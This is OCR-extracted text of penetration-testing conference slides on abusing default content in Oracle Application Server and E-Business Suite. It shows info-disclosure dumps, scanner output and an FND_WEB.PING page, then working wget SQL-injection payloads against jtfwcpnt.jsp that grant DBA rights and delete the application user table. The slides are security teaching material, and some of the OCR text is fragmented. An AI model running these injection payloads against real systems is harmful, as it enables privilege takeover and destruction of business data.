java.io.tmpdir	C:\DOCUME~1\puttana\LOCALS~1\Temp\1\

Abusing Default Content Examples (OAS)


- Info Disclosure



oracle.vector.deepCopy	false
oracle.xdkjava.compatibility.version	9.0.3
os.arch	x86
os.name	Windows 2003
os.version	5.2
path.separator	;
port.ajp	3304
port.jms	3701
port.rmi	3204
sun.arch.data.model	32
sun.boot.class.path	C:\APP_10G\jdk\jre\lib\rt.jar;C:\APP_10G\jdk\jre\lib\i18n.jar;C:\APP_10G\jdk\jre\lib\sunrsasign.jar;C:\APP_10G\jdk\jre\lib\jsse.jar;C:\APP_10G\jdk\jre\lib\jce.jar;C:\APP_10G\jdk\jre\lib\charsets.jar;C:\APP_10G\jdk\jre\classes
sun.boot.library.path	C:\APP_10G\jdk\jre\bin
sun.cpu.endian	little
sun.cpu.isalist	pentium i486 i386
sun.io.unicode.encoding	UnicodeLittle
sun.java2d.fontpath	
sun.os.patch.level	Service Pack 2
user.country	TH
user.dir	C:\APP_10G\j2ee\home
user.home	C:\Documents and Settings\Default User
user.language	th
user.name	SYSTEM
user.timezone	GMT+07:00
user.variant	

Abusing Default Content Examples (OAS)


- Info Disclosure -- /cgi-bin/printenv


http://192.168.26.139:7778/cgi-bin/printenv - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
History
Address
http://192.168.26.139:7778/cgi-bin/printenv
Go
Links
Done
Internet

```
COMSPEC="C:\WINDOWS\system32\cmd.exe"
DOCUMENT_ROOT="c:/oracle/ora92/apache/apache/htdocs"
GATEWAY_INTERFACE="CGI/1.1"
HTTP_ACCEPT="image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*"
HTTP_ACCEPT_ENCODING="gzip, deflate"
HTTP_ACCEPT_LANGUAGE="en-us"
HTTP_CONNECTION="Keep-Alive"
HTTP_COOKIE="JServSessionIdroot=5vuezlf9m1.rlbzqwPTb6XRc35LckjvcALJmQ5Go6XNr3CLa3e
HTTP_HOST="192.168.26.139:7778"
HTTP_USER_AGENT="Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)"
PATH="C:\oracle\ora92\bin;C:\oracle\ora92\Apache\Perl\5.00503\bin\mswin32-x86;C:\o
QUERY_STRING=""
REMOTE_ADDR="192.168.26.139"
REMOTE_PORT="2091"
REQUEST_METHOD="GET"
REQUEST_URI="/cgi-bin/printenv"
SCRIPT_FILENAME="c:/oracle/ora92/apache/apache/cgi-bin/printenv"
SCRIPT_NAME="/cgi-bin/printenv"
SERVER_ADDR="192.168.26.139"
SERVER_ADMIN="you@your.address"
SERVER_NAME="user-y4ow81q9ea"
SERVER_PORT="7778"
SERVER_PROTOCOL="HTTP/1.1"
SERVER_SIGNATURE="<ADDRESS>Oracle HTTP Server Powered by Apache/1.3.22 Server at u
```


Abusing Default Content Examples (Ebiz)

- Oracle E-Business Content Scanner



```
[+] Found: /OA_JAVA/oracle/apps/gl/jar/glahelib.jar --> Vuln:
[+] Found: /applist.html --> Vuln: Check For DAD or Instance Name In Server Admi
n Customizations
[+] Found: /apscript.html --> Vuln:
[+] Found: /aplogon.html --> Vuln: Links to Ebiz Login and Oracle App Manager Lo
gin
[*] Received 403 for /pls/prod/fnd_web.ping
[+] Found: /OA_HTML/jtfwcpnt.jsp --> Vuln: SQL Injection
[+] Received 302 to http://             org:8050/oa_servlets/oracle.apps.fnd.sso
.AppsLogin?requestUrl=APPSHOMEPAGE&errCode=FND_SESSION_FAILED for /OA_HTML/jsp/f
nd/fndping.jsp
[+] Found: /oa_servlets/oracle.apps.fnd.test.HelloWorldServlet --> Vuln:
[+] Found: /oa_servlets/oracle.apps.fnd.tcf.SocketServer --> Vuln: TCF SocketSer
ver
[+] Received 302 to /servlets/weboam/redirectURL$url=http_3A$|$|           .org
_3A8050$|oa*_servlets$|oracle.apps.fnd.sso.AppsLogin_3FrequestUrl$=$|oa*_servlet
s$|weboam$|oam$|oamLogin_26cancelUrl$=http_3A$|$|cyrus03.wvus.org_3A8050$|oa*_se
rvlets$|oracle.apps.fnd.sso.AppsLogin$forward=oam$|oamLogin for /servlets/weboam
/oam/oamLogin
[+] Found: /dev60cgi/f60cgi --> Vuln: Oracle Forms
[*] Received 404 for /dev60cgi/ifcgi60.exe
[+] Received 302 to http://            .org:8550/CGIhlp.htm for /dev60cgi/rwcgi6
0
```

Abusing Default Content Examples (Ebiz)



Getting He

Oracle Applications provides you with a complete online help facility.

Whenever you need assistance, simply choose an item from the Help

To display help for a current window:

1. Choose **Window Help** from the Help menu, click the Help b type 'h'.

A web browser window appears, containing search and naviga documents on the right.


Suppose you are using Oracle General Ledger and are i create a budget organization using this window. Choose

To display online help for any of the Oracle App

https://www k/pls/ICISPRD/ nd_help.Advanced_Search_Page?langpath=US

Abusing Default Content Examples (Ebiz)

- WEB PING




FND_WEB.PING

SYSDATE	14-NOV-2010 07:10:56
DATABASE_VERSION	Oracle9i Enterprise Edition Release 9.2.0.4.0 - Production
DATABASE_ID	itspdb_prod
SCHEMA_NAME	APPS
AOL_VERSION	11.5.0
APPS_WEB_AGENT	http://itspoa.its.ws:8000/pls/PROD

R11 http://site.com/pls/DAD/fnd_web.ping
R12 http://site.com/OA_HTML/jsp/fnd/fndping.jsp

Fun E-Business Vulns

- http://www.hacktics.com/content/advisories/AdvORA20091214.html



Multiple Vulnerabilities Allow Remote Takeover of Oracle eBusiness Suite Administrative Interface

Hacktics Research

By Shay Chen December 14th, 2009

BID: 37305

Overview


During a penetration test performed by Hacktics' experts, certain vulnerabilities were identified in the Oracle eBusiness Suite deployment. Further research has identified several vulnerabilities which, combined, can allow an unauthenticated remote user to take over and gain full control over the administrative web user account of the Oracle eBusiness Suite.

Following is a video demonstrating a full step-by-step reproduction of this attack:

December 13, 2009

Fun E-Business Vulns

- http://www.slideshare.net/rootedcon/joxean-koret-hackproofing-oracle-financials-11i-r12-rootedcon-2010



jtfwcnpt.jsp 0days 3xpl01ts


```
$ export TARGET=”http://<target>:<port>/OA_HTML”

$ wget -O - “$TARGET/OA.jsp”
"$TARGET/jtfwcpnt.jsp?query=begin%20execute%20immediate%20'
grant%20dba%20to%20mom';%20end;”

$ wget -O - “$TARGET/OA.jsp”
"$TARGET/jtfwcpnt.jsp?query=begin%20execute%20immediate%20'
delete%20from%20apps.fnd_user';%20commit;end;”
```

Defenses

- Use my scanners (or for pay oracle scanners) and remove default content
- Mod_rewrite rules may help redirect malicious requests for E-Business.
- Patch
- Am I big weenie if I recommend a WAF?

Oracle iSQLPlus

- Web-based interface to the TNS Listener
  - Available on Oracle Database 9 & 10
- isqlplus_sidbrute
- isqlplus_login

